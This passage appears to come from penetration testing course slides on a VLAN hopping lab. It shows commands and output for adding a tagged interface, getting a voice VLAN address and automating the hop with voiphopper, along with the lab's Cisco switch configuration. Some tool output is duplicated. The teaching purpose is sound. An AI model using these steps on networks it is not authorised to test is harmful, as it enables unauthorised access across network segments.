Added VLAN with VID == 200 to IF -:eth1:-
# ifconfig eth1.200
eth1.200 Link encap:Ethernet HWaddr 00:0c:29:5d:a9:ee
          BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
# dhclient eth1.200
<snip>
Your IP address: 192.168.0.4
# cat /etc/resolv.conf
domain voice.sans.org
search voice.sans.org
nameserver 192.168.0.1
# vconfig rem eth1.200
Removed VLAN -:eth1.200:-
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - VLAN Hopping (6)

This slide demonstrates the commands used to create a new interface on VLAN 200. The output from the dhclient utility has been removed for brevity.

Exercise – VLAN Hopping (7)

- Automate the attack with voiphopper

```
# voiphopper -c 0 -i eth1
VoIP Hopper 2.00 Running in CDP Sniff Mode
Capturing CDP Packets on eth1
Captured IEEE 802.3, CDP Packet of 366 bytes
Discovered VoIP VLAN: 200
Added VLAN 200 to Interface eth1
  Current MAC: 00:10:c6:ce:f2:ab
Attempting dhcp request for new interface eth1.200
VoIP Hopper dhcp client: received IP address for eth1.200: 192.168.0.3
VoIP Hopper 1.00 Running in CDP Sniff Mode
Capturing CDP Packets on eth1
Captured IEEE 802.3, CDP Packet of 366 bytes
Discovered VoIP VLAN: 200
Added VLAN 200 to Interface eth1
  Current MAC: 00:10:c6:ce:f2:ab
Attempting dhcp request for new interface eth1.200
VoIP Hopper dhcp client: received IP address for eth1.200: 192.168.0.3
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - VLAN Hopping (7)

This slide demonstrates the technique to automate the VLAN hopping attack using voiphopper.

Switch Configuration

Exercise – VLAN Hopping (8)

```
ip dhcp pool vlan200
network 192.168.0.0 255.255.255.0
default-router 192.168.0.1 255.255.255.0
domain-name voice.sans.org
dns-server 192.168.0.1
option 150 ip 192.168.0.1
!
interface FastEthernet0/1
description All ports are configured the same as this one
switchport access vlan 100
switchport mode access
switchport voice vlan 200
spanning-tree portfast
!
interface Vlan100
ip address 10.10.100.1 255.255.255.0
no ip route-cache
!
interface Vlan200
ip address 10.10.200.1 255.255.255.0
no ip route-cache
!
odp run
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - VLAN Hopping (8)

The configuration snippet on this slide was used to prepare a Cisco 2960 switch for use in this lab exercise. Other IOS-based Cisco switches may also be used with similar configuration entries.